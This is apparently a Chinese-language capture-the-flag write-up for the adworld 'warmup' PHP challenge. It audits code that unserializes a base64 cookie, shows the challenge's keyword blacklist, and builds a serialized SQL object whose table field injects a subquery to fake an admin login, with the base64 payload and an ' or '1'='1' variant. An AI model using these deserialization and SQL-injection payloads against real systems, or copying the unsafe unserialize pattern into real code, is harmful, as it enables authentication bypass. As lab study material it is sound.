
WARMUP-adworld



首先代码审计发现对于cookie有很多信息，尤其是在index.php直接有判断

```php
if (isset ($_COOKIE['last_login_info'])) {
    $last_login_info = unserialize (base64_decode ($_COOKIE['last_login_info']));
    try {
        if (is_array($last_login_info) && $last_login_info['ip'] != $_SERVER['REMOTE_ADDR']) {
            die('WAF info: your ip status has been changed, you are dangrous.');
        }
    } catch(Exception $e) {
        die('Error');
    }
} else {
    $cookie = base64_encode (serialize (array ( 'ip' => $_SERVER['REMOTE_ADDR']))) ;
    setcookie ('last_login_info', $cookie, time () + (86400 * 30));
}
```

那我们首先抓一下包

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://61.147.171.105:65351/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=88ACB42CB630A65918FCC55D46CB9B1F; Hm_lvt_1cd9bcbaae133f03a6eb19da6579aaba=1722697678,1722697954,1722698140; HMACCOUNT=
B8DDD371F62A2A6E; Hm_lpvt_1cd9bcbaae133f03a6eb19da6579aaba=1722698161; last_login_info=YToxOntzOjI6ImlwIjtzOjEyOiIxMTIuNDguMjAuODciO30%3D
Connection: close

username=123&password=123
```

可以看到cookie直接有泄露，对last_login_info直接base64解密得到，这意思是cookie中记录了地址

```
a:1:{s:2:"ip";s:12:"112.48.20.87";}
```

首先审计代码，在传入user和passwd时候已经使用**addslashes**函数过滤了

```php
if(isset($_POST['username']) && isset($_POST['password'])){
    $table = 'users';
    $username = addslashes($_POST['username']);
    $password = addslashes($_POST['password']);
    $sql = new SQL();
    $sql->connect();
    $sql->table = $table;
    $sql->username = $username;
    $sql->password = $password;
    $sql->check_login();
}
```

- 单引号（'）
- 双引号（"）
- 反斜杠（\）
- NULL

四种符号，之后会通过waf的

```
$blacklist = ["union", "join", "!", "\"", "#", "$", "%", "&", ".", "/", ":", ";", "^", "_", "`", "{", "|", "}", "<", ">", "?", "@", "[", "\\", "]" , "*", "+", "-"];
```

的筛选。理论上这次sql注入确实难度不小。

首先不提addslashes函数是可以绕过的，可以发现在table中是没有使用addslashes函数过滤的、

那么这里就存在对table的sql注入

并且给出了完整的php文件，为我们本地测试反序列化提供条件

我们要做的就是，在这一个sql查询中添加我们的反序列化语言

```
public function **query**() {

•    $this->**waf**();

•    return $this->conn->**query** ("select username,password from ".$this->table." where username='".$this->username."' and password='".$this->password."'");

  }
```

首先通过本地部署创建类进行反序列化得到结果

```
O:3:"SQL":4:{s:5:"table";s:0:"";s:8:"username";s:0:"";s:8:"password";s:0:"";s:4:"conn";N;}
```

我们可以在table处进行注入，并且这里涉及到sql语法（也是看wp学到的，对sql语法还不是很熟练

对于这么一个sql语句的构造，临时表创建后就会使得where语句查询正确并且查询结果也正确

```
SELECT username, password
FROM (SELECT 'admin' AS username, '123' AS password) AS subquery
WHERE username = 'admin' AND password = '123';
```

所以构造反序列化并且base64加密

```
O:3:"SQL":4:{s:5:"table";s:54:"(SELECT 'admin' AS username, '123' AS password) AS
tll";s:8:"username";s:5:"admin";s:8:"password";s:3:"123";s:4:"conn";N;}}
```

```
TzozOiJTUUwiOjQ6e3M6NToidGFibGUiO3M6NTQ6IihTRUxFQ1QgJ2FkbWluJyBBUyB1c2VybmFtZSwg
JzEyMycgQVMgcGFzc3dvcmQpIEFTIHRsbCI7czo4OiJ1c2VybmFtZSI7czo1OiJhZG1pbiI7czo4OiJw
YXNzd29yZCI7czozOiIxMjMiO3M6NDoiY29ubiI7Tjt9fQ==
```

不过看wp中，设计到passwd也有or 1=1的布尔注入，

```
O:3:"SQL":5:
{s:5:"table";s:5:"users";s:8:"username";s:5:"admin";s:8:"password";s:11:"' or
'1'='1";s:4:"conn";N;s:10:"SQL_wakeup";N;}
```

但是我认为waf中应该过滤了才对，但他却成功注入，感觉其中有研究